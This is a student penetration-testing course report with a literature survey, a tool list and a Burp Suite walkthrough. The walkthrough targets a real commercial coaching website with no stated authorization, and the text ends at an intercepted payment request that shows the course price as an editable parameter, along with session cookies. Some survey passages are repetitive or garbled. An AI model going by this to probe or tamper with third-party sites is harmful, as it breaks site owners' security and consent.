

Slot: F1
Faculty: Prof.: Navaneethan C



**School of Information Technology & Engineering
Fall-Sem: 2022 – 2023**

Review - 3

Program: B. Tech (IT)

Course Title: Information Security Analysis and Audit

Course Code: CSE3501

Date of Submission: 17.11.2022

Penetration Testing

**(Exploring and Exploiting Vulnerabilities using Pentesting tools
along with Information Gathering)**

Team Members:

- **Moulik Singh Arora – 20BIT0415**
- **Preksha J Dadhania – 20BIT0158**
- **Yashashvi Kala – 20BIT0180**

Introduction :

A permitted intrusion into a computer system, online application, or other network device constitutes a penetration test. It simulates an attack on your computer, software, and network. The attack is carried out to get over the system's security and locate any points of access to data or any privately held information. A single computer system or the complete organizational network of devices can both have their strengths and weaknesses evaluated through penetration tests (also known as "Pen tests"). More than one IT expert has perished as a result of outdated and negligent coding. In recent years, web apps have risen to the top of the technological hierarchy. They have also become a top target for actors with evil intent, or as we commonly

refer to them, the hackers, due to the rapid creation of new apps for both phones and the web that has increased the attack surface.

Conducting a penetration test is a good way to demonstrate the adage that prevention is preferable to cure. An organisation must reduce the likelihood that a targeted assault will succeed given the exponential growth in the number of devices inside an organisational building and the increasingly sophisticated attack methods used by attackers. Conducting penetration tests is now required since a penetration tester acts as an attacker.

Abstract :

The use of internet applications and web hacking activities have rapidly increased during the past 20 years. Organizations are having a difficult time protecting their online applications from evolving cyberthreats since making concessions on these concerns doesn't seem acceptable. They find security gaps by using vulnerability assessment and penetration testing (VAPT) techniques. Attackers could also use these security flaws to launch attacks on technical assets. Therefore, it is essential to identify these vulnerabilities and apply security updates. VAPT assists organisations in evaluating the effectiveness of their security measures. This document tries to clarify an overview and numerous methodologies used in penetration testing and vulnerability assessment (VAPT). Every business wants to stay away from cybercrimes like hacking and data leaks. Every organisation has numerous protection systems to prepare for such disasters. Penetration testing, however, is the greatest technique for evaluating the efficacy of these safety precautions. Every pen tester must take into account a variety of considerations, including the organization's budget, time constraints, and penetration testing scope, in order to select the ideal tool for each stage of the process.

Methodology :

Our project gives detailed explanation about various vulnerabilities with the help of 14 different tools. We have also performed penetration testing using them. Proper stepwise method of using every tool has been given along with some websites that are used in information gathering. The attacking process of penetration testing has also been explained thoroughly.

Literature Survey :

- 1) A Review on Web Application Vulnerability Assessment and Penetration Testing

Published : 2022

Vulnerability Assessment and Penetration Testing (VAPT) is essential in every organization. This paper presents the common web application security vulnerabilities. It also discusses various types of security testing and how VAPT is essential to an organization's IT security. The do's and don'ts of the assessment in accordance with each vulnerability. Cyberattacks are a possibility for 75% of e-commerce websites. In the context of security, a system's or an individual's network's vulnerabilities are defined as holes or weaknesses. A vulnerability assessment can be done to evaluate the organization's online security posture. Cyberattacks are a possibility for 75% of e-commerce websites. In the context of security, a system's or an individual's network's vulnerabilities are defined as holes or weaknesses. A vulnerability assessment can be done to evaluate the organization's online security posture. Ethical hackers use penetration testing as a type of testing technique to examine a network or a fully integrated, operational system. An ethical hacker acting in the role of an unauthorized user attacks the system or carries out the penetration into the system when using this testing technique. The process of locating vulnerabilities in a system and determining their severity level is known as vulnerability assessment. While VA can be carried out with the aid of automated tools, penetration testing is typically done by hand. There are two methods for evaluating veterans: (1) Automated; (2) Manual There are two methods for testing web applications: Black box testing and grey box testing are the first two. Black box testing involves evaluating the functionality of an application without having access to its internal or backend workings. A tester who has some prior knowledge of an application's internal/backend mechanism conducts "grey box" testing, a type of software/application testing. Particularly in businesses and organizations that rely on technology, VAPT should be carried out frequently. The main categories of open source and free VAPT tools include social engineering tools, network testing tools, application testing tools, and tools for static analysis. OWASP SWAAT, RATS, Pychecker, Flawfinder, and Pixy are a few examples of static analysis tools. Nmap, Fiddler, Nikto, WebScarab, Arachni, and OWASP ZAP are a few tools used for it. The most prevalent vulnerabilities found in web applications are the focus of this paper. The paper also details the automated testing tools that can be used, including Nmap, Acunetix, Nessus, OWASP ZAP, Dirbuster, and many others.

2) Automated Penetration Testing Using Deep Reinforcement Learning
Published : 2022

At the moment, most penetration testing is done manually and heavily relies on the knowledge of hackers. This paper introduces a deep reinforcement learning-based automated penetration testing framework. By automatically simulating attacks in the training environment, the framework could be used for defense training as well. An attack tree is generated using Shodan and multi-host multi-stage vulnerability analysis. The issue of cybersecurity is getting more and more attention. A reliable method of evaluating a system's network security features is penetration testing. The technique is well known, and a number of industry-standard tools are offered to help pen testers complete the more laborious tasks. It might be crucial in ensuring

that automated penetration testing closely resembles human actions. The analysis of the attack tree is better served by deep reinforcement learning (DRL). It uses a trial-and-error strategy to identify the best solution. We design and implement an automated penetration testing framework, which we present in this paper. The issue of cybersecurity has grown in importance. Penetration testing is a useful method for evaluating a system's network security features. The technique is well-known, and a variety of for-profit tools are accessible to help pen testers with the more laborious jobs. It might be crucial in ensuring that automated penetration testing is as human-like as possible. For analyzing the attack tree, deep reinforcement learning (DRL) is a better method. To find the best solution, it uses a trial-and-error method. In this paper, we present a framework for automated penetration testing that we created and put into use. By using the DQN model trained in the manner previously described, penetration testing tools can be instructed to take actions on actual target systems. The outcomes of those actions are used as feedback to determine how to move forward with a specific attack path. In this paper, we propose a deep reinforcement learning-based automated penetration testing framework called Deep Q-Learning Network (DQN). DQN was able to achieve an accuracy rate of 0.86 when determining the best attack path for a specific network scenario.

3) Using Cyber Terrain in Reinforcement Learning for Penetration Testing

Published : 2022

Attack graphs have been subjected to reinforcement learning (RL) for penetration testing. We demonstrate how RL attack graphs can be made more realistic by using terrain analysis. To demonstrate the technique, we use reinforcement learning with experience replay and an attack graph with approximately 1000 vertices and 2300 edges. Machine learning algorithms can acquire knowledge by directly interacting with attack graphs. An open, accepted method of rating the seriousness of cybersecurity vulnerabilities is the CVSS score. They offer a method for creating attack graphs for RL that is both empirical and automatic. For cyber operators, they do not always correlate to a useful contextual picture. To help agents create more realistic attack campaigns during penetration testing, cyber terrain should be incorporated into attack graph representations. Penetration testing simulates an attack to check a system's security. Historically, attack tree models or flaw hypothesis models have been used as penetration testing models. The attack tree and attack graph models have become common practices for automated penetration testing. Because it addresses numerous issues, reinforcement learning in penetration testing has great potential. It can serve as the foundation for a variety of tools, including penetration, bypassing security, and analysis. A three-step process is used in RL-based penetration testing to extract the network structure into an attack graph. The attack graph's vertices, which can be elements of the network like file servers or subnet entries, provide the states' S of the MDP. By changing the state transition probabilities $P(s, a, s_0)$ and reward function R , our method introduces cyber terrain.

4) Vulnerability Assessment and Penetration Testing on IP cameras

Published : 2022

Many products already on the market have changed, becoming more cost-effective and functional as a result of the expansion of the Internet of Things (IoT) industry. One of these is unquestionably the IP camera, a surveillance camera that transmits audio and video signals across a network. Unfortunately, just like many other IoT devices, IP cameras are frequently the target of hostile cyberattacks with the primary goal of compromising the confidentiality of transmitted data. Modern IP cameras undoubtedly gather a lot of data, which is subsequently sent to cloud storage servers. As a result, IP cameras analyse data to such an extent that it is crucial to evaluate their security from the perspective of users' privacy. The IP camera can also be integrated with systems and infrastructure from outside sources. A network protocol called Real Time Streaming Protocol (RTSP) is used by multimedia streaming systems to coordinate the transfer of media across networks, including audio and video.

5) ESSecA: An automated expert system for threat modelling and penetration testing for IoT ecosystems

Published : 2022

In this article, ESSecA, an Expert System for Security Assessment that guides penetration testers during the assessment of IoT systems, in a threat-intelligence-driven perspective is introduced. ESSecA bases its analysis on different knowledgebases, some maintained by MITRE. Starting from the system model, ESSecA produces a Threat Model and a list of Attack Plans for each identified threat. This information can be used by penetration testers to perform a systematic security test of the target IoT infrastructure. The technique to a typical home automation system, the Open Energy Monitor, providing some attack patterns for its security evaluation is applied. This model uses MITRE a public knowledge base which handles CWE, ATT&CK and CAPEC and offers different tools such as Caldera that enables the penetration tester to reproduce a common ATT&CK technique.

6) Smart contract vulnerability detection combined with multi-objective detection

Published : 2022

This study proposes a Multiple-Objective Detection Neural Network (MODNN), a more scalable smart contract vulnerability detection tool. MODNN can validate 12 types of vulnerabilities, including 10 recognized threats, and identify more unknown types without the need for specialist or predefined knowledge through implicit features and Multi-Objective detection (MOD) algorithms. It supports the parallel detection of multiple vulnerabilities and

has high scalability, eliminating the need to train separate models for each type of vulnerability and reducing significant time and labor costs. This paper also developed a data processing tool called Smart Contract-Crawler (SCC) to address the lack of smart contract vulnerability datasets. MODNN was evaluated using more than 18,000 smart contracts from Ethereum. Experiments showed that MODNN could achieve an average F1 Score of 94.8%, the current highest compared to several standard machine learning (ML) classification models.

7) CAVP: A context-aware vulnerability prioritization model

Published : 2022

This research designs a context-aware vulnerability prioritization (CAVP) model to calculate temporal-enabled vulnerability scores of CVEs and prioritize these vulnerabilities visually. The CAVP model includes an enhanced Context-Aware Vulnerability Scoring System (CAVSS) that automatically derives temporal metric values of CVEs through a set of expert-validated heuristic rules. The CAVP model is the first attempt to provide a step-by-step process of vulnerability prioritization that can be integrated within the risk management workflow of an organization. The implementation of the CAVP model in two organizations validates its usefulness. First, the CAVP model is the first attempt to provide a step-by-step process of vulnerability prioritization. It can be easily adopted by researchers and practitioners in vulnerability management. Second, the CAVSS enhances the existing CVSS by automatically calculating temporal metric values using a set of expert-validated heuristic rules.

8) A Systematic Literature Review on the Characteristics and Effectiveness of Web Application Vulnerability Scanners

Published : 2022

Cross-Site Scripting (XSS), SQL Injection (SQLi), and Cross-Site Request Forgery (CSRF) vulnerabilities in web applications are becoming more prevalent and extensively publicised today. These flaws enable attackers to get unauthorised access to sensitive data, including credit card information, account information, and health information. Black-box testing and White-box testing are two categories for methods used to find vulnerabilities in online applications. The terms Dynamic Application Security Testing (DAST) and Static Application Security Testing are also used to refer to them (SAST). While black-box testing is used by cyber security specialists who are knowledgeable about the various technologies, skilled in analysing user-supplied input, and able to think creatively, white-box testing is used by security consultants who are well versed in various programming languages, creating algorithms, and inspecting application code. Web Vulnerability Scanners (WVSs) are tools that employ a dynamic or Black-box testing methodology. According to the usage scenario, the design of a WVS consists of three essential parts. The crawler module first downloads the web pages'

content. The attacker module is responsible for starting the attacks, second. The analysis module also identifies vulnerabilities.

9) Evaluation of Static Vulnerability Detection Tools with Java Cryptographic API Benchmarks

Published : 2022

In real-world programs, improper usage of cryptographic APIs is prevalent. Numerous apps automatically scan Java programs to find abuses. Using both benchmarks, we assess four tools: SpotBugs, CryptoGuard, CrySL, and Coverity. The scalability of the tools is also examined using the ApacheCryptoAPI-Bench. To find API abuses in Java, the security community has created several excellent static and dynamic code screening tools (such as CryptoLint, CrySL, FixDroid, and MalloDroid). The propensity of static analysis technologies to generate erroneous alerts is one of their fundamental flaws. A thorough benchmark for evaluating the efficacy of cryptographic vulnerability detection technologies is the CryptoAPI-Bench. It has 181 unit test cases that cover 18 different misuses of cryptographic APIs. In these, we find 121 crypto instances, including 79 fundamental examples and 42 sophisticated situations.

We list 121 test scenarios from 10 actual Apache projects that cover 12 different types of SSL/TLS API usage vulnerabilities. We assess four static analysis techniques that can find vulnerabilities related to cryptographic abuse. More cryptographic misuses are found in complex scenarios when using specialist tools (like CryptoGuard and CrySL). 18 forms of misuse of the Java cryptography API are covered in this section. We discuss the causes of vulnerabilities as well as potential safety solutions for each category. `Java.crypto` is expected to be used for encryption using an unpredictable key. An API called `SecretKeySpec` accepts byte arrays as input. In some circumstances, the verification function can easily get past an exception since the `verify()` method of the `HostnameVerifier` class is specified to return true by default. The use of URL spoofing facilitates several cyberattacks (e.g., identity theft, phishing). 42 interprocedural test cases make up the CryptoAPI-Bench, 21 of which are two-interprocedural (i.e., involving two methods). There are also 136 advanced situations, where another method or class appears to be the probable cause of the vulnerability. The spark project, which has 2,005 Java files and 311,856 lines of code, is the largest of the 10 projects that were taken into consideration. The microwave project has the fewest lines of code (40 Java files), as well as the fewest number of Java files (5,116 LoC). Our analysis reveals that FixDroid and QARK have a limited capacity for detection. To evaluate on CryptoAPI-Bench, we primarily concentrate on four tools: Spot Bugs, CryptoGuard, CrySL, and Coverity. Table 3 lists the alarm keywords that detection software uses to indicate a particular cryptographic misuse. Benchmarks for the CryptoAPI are open-sourced and accessible on GitHub. We intend to add fresh examples that use Java reflection APIs to create cryptographic misuse flaws. It has also been demonstrated that other non-cryptographic API abuses, such as using Android for sensitive data, have disastrous security ramifications.

10) Efficacy of Unconventional Penetration Testing Practices

Published : 2022

Cyberspace is a prime target for attackers due to its value and importance. One such security method called penetration testing seeks to find the system's security holes. Additionally, it uses the Common Vulnerability Scoring System (CVSS) scores to determine vulnerabilities and risks. In both business and governmental organizations, cyber information is regarded as a very valuable asset. Even with a protection measure in place, hackers might still access electronic information. The study suggested a Kali Linux-based method for doing Wi-Fi penetration tests. To find potential security flaws in a system, penetration testing is frequently done. It seeks to make penetration testing quicker and less expensive, encouraging users to run the test frequently. The risk-based security study demonstrates the dramatic rise in cyberattacks over the past ten years. The 2013 Yahoo case continues to be the biggest attack that exposed about 3 billion Yahoo accounts. This study is the first step in investigating traditional and nontraditional penetration testing. Because of its worth and significance, cyberspace is a top target for attackers. Finding the system's security flaws is the goal of penetration testing. Most testers frequently skip over this testing phase, even though it is equally as important as the other penetration testing phases. The mimicked security attack is put into practice in the system during the exploitation phase. The analysis of the penetration test's effects is the primary goal of the post-exploitation phase. This entails a thorough examination of the discovered flaws and the development of potentially exploitable vulnerabilities. More independent tools and approaches are used to conduct security tests in unconventional penetration testing methods. Unusual penetration testing techniques add a new level of automation to the scanning and re-testing phases. Penetration testing techniques that are automated or less conventional use little to no human input. Theoretically, previous penetration testing techniques worked well up until changes in cyberspace. Unusual penetration testing techniques need less laborious coding. A given wireless communication-based computer system's security assessment is enhanced by the suggested Wi-Fi penetration test using Kali Linux. Commercial dynamic tool scanners exist because major corporations invested a lot of time and money in them. In addition to having diverse reports, different vulnerability scanners can evaluate different kinds of vulnerabilities using different methodologies. Automation and scalability will be the foundation of penetration testing in the future to handle the continuously expanding internet.


IMPLEMENTATION :

S.no.	Tools	Application
1	BurpSuite	Security and Penetration Testing of Web application
2	Storm-Breaker	Social Engineering tool
3	Pdf Bruter	PDF password cracking tool
4	ARP spoof	Through Ettercap - ARP poisoning
5	Pentmenu	Network related functions and attacks
6	Sqlmap	SQL Injection
7	Accunetix	Web Security Scanner
8	Virustotal	Analyzes files and URL for viruses
9	Nessus	Vulnerability Scanner
10	Nmap-Zenmap	Network Scanner
11	Maltego	Open-source Intelligence and graph link analysis tool
12	Whois Lookup	Internet record listing site
13	Cracker tool	Tracking IP
14	Whois domain	Query and response site
15	Have I been pwned?	Data breach scanner
16	IPvoid	IP blacklist checker
17	Wireshark	Network protocol Analyzer

BURPSUITE:


A package of tools called Burp or Burp Suite is used to test the security of web applications. It is created by the Portswigger firm. Professional web app security researchers and bug bounty hunters use it the most. It is a better option than free alternatives like OWASP ZAP because of how simple it is to use. A community edition of Burp Suite is offered, and it is free. The capability of Burp Suite to intercept HTTP requests is one of its key features. Typically, HTTP requests are transmitted directly from your browser to a web server, where they are answered, and then returned to your browser. However, with Burp Suite, HTTP requests are sent directly from your browser to Burp Suite, which then snoops on the traffic. Before sending the request to the web server, Burp Suite allows you to modify the raw HTTP in a number of ways. This technology essentially serves as a "man in the middle" or proxy between you and the web service, giving you more precise control over the traffic you transmit and receive.

- 1) We install and open burp suite. Then select Temporary project.




- 2) Select Proxy tab from the horizontal row of tabs, then go to options and check if the proper IP address “127.0.0.1” and port is entered “8080”.


- 3) Enter 8080 as the port that we need to bind to and select Loopback only option



- 4) Now we install an extension called FoxyProxy



- 5) Edit the FoxyProxy settings and enter the correct port and IP address as shown below



- 6) Now open the site of our choice on which we will perform burpsuite. We chose www.afaindia.com



7) Go to courses tab on this website and select any course

The screenshot shows the AFAIndia.com website. At the top, there's a navigation bar with links like HOME, ABOUT US, WHY AFA, ONLINE COURSES, COURSES (which is currently selected), STUDENTS ZONE, AFA RESULTS, ONLINE TEST SERIES, and CONTACT. To the right of the navigation are social media icons and a phone number (9312166762). Below the navigation, there's a main content area with four columns: CRASH COURSE, REGULAR COURSE, STUDY MATERIAL, and another STUDY MATERIAL section. Under CRASH COURSE, there are links to NIFT/NID Regular Coaching, NID CEED Weekend Coaching, MFM BF.Tech Course (which is highlighted with a blue background), MFM MF.Tech Course, 2-3 Months UCEED Crash Course, 2-3 Months CEED Crash Course, UCEED Online Test Series, and 150 Hours NIFT/NID Crash Course. The REGULAR COURSE column includes links to NIFT GD/PI Crash Course, BFA Crash Course, Summer Crash Course, PEARL Crash Course, NIFT Situation Test, NID Mains Test, and NIFT Situation Test Online. The STUDY MATERIAL columns include links to various exam programs like NIFT/NID & OTHERS UG, B.DES, CED PROGRAM, etc. A live chat window is visible on the right side of the page.

8) The prize for the selected course is shown as Rs. 55000

The screenshot shows the AFAIndia.com website for NIFT MFM B.F.Tech Classroom Coaching. The page title is "NIFT MFM B.F.Tech Classroom Coaching". The main content area features a heading "Enroll for classroom coaching for NIFT MFM BF.TECH, Register now". Below this is a table with two rows: "Fees" and "Payment". The "Fees" row contains "55000 /-". The "Payment" row contains a "REGISTER NOW" button. To the right of the table, there's a large graphic for "NIFT 2020" featuring a portrait of a woman and the text "1 RANK PRAGYAN PARIMITA". Below this is another graphic for "NIFT 2019" featuring a portrait of a person and the text "1". There's also a sidebar with the text "ENQUIRE NOW" and fields for "Your Name *", "Mobile No *", and "Email Id *".

9) Now enable the FoxyProxy extension

NIFT MFM B.F.Tech Classroom Coaching — Mozilla Firefox

https://www.afaindia.com/nift-mfm-bftech

Kali Linux Kali Training Kali Tools Kali Forums Kali Docs NetHunter Offensive Security MSFU

HOME ABOUT US WHY AFA ONLINE COURSES COURSES STUDENTS ZONE AFA RESULTS ON

NIFT MFM B.F.Tech Classroom Coaching

AFA offers comprehensive classroom coaching for different Design and Art institutions. We offer classroom contact sessions and home study materials. AFA announces special weekly entrance as well as for other fashion courses in masters.

Enroll for classroom coaching for NIFT MFM BF.TECH, Register now

Fees	Payment
₹5000 /-	REGISTER NOW

ENQUIRE NOW!

M B.F.Tech Classroom Coaching is among the popular course programs that AFA offers. AFA or the Academy of Fashion and Art is among the Best NIFT Entrance Exam Coaching Institute in India. We have numerous branches of NIET Coaching Institutes strategically placed in the major cities of India.

ENQUIRE NOW

NIFT2020 **1** **Let's CHAT! WE ARE HERE!** **PRAGYAN PARIM** Online

10) Open burpsuite application and click on “Intercept is off”. It will change to “Intercept is on”.

Burp Suite Community Edition v2022.8.5 - Temporary Project

File Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn


Intercept HTTP history WebSockets history Options

Forward Drop Intercept is off Action Open Browser

Intercept is off

When enabled, requests sent by Burp's browser are held here so that you can analyze and modify them before forwarding them to the target server.

Learn more Open browser



11) We can see the course price (Rs. 55000) in burpsuite

Request to https://www.afaindia.com:443 [151.106.34.154]

Pretty Raw Hex

```
1 GET /pay1.php?id=55000&course=bftech_class HTTP/1.1
2 Host: www.afaindia.com
3 Cookie: _gat=0; JSESSIONID=515205375_1663398439; twk_uid=6093cd4bb1d5182476b63725=%7B%22uid%22:3A%221.2.3%7D; PHPSESSID=7addc48183077b1838c609ae379b86ad; __utid=GAI.2.1382445355.1657989159; TawkConnectionTime=0
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
5 Accept: text/html, application/xhtml+xml, application/xml, */*, image/webp, image/*; q=0.8
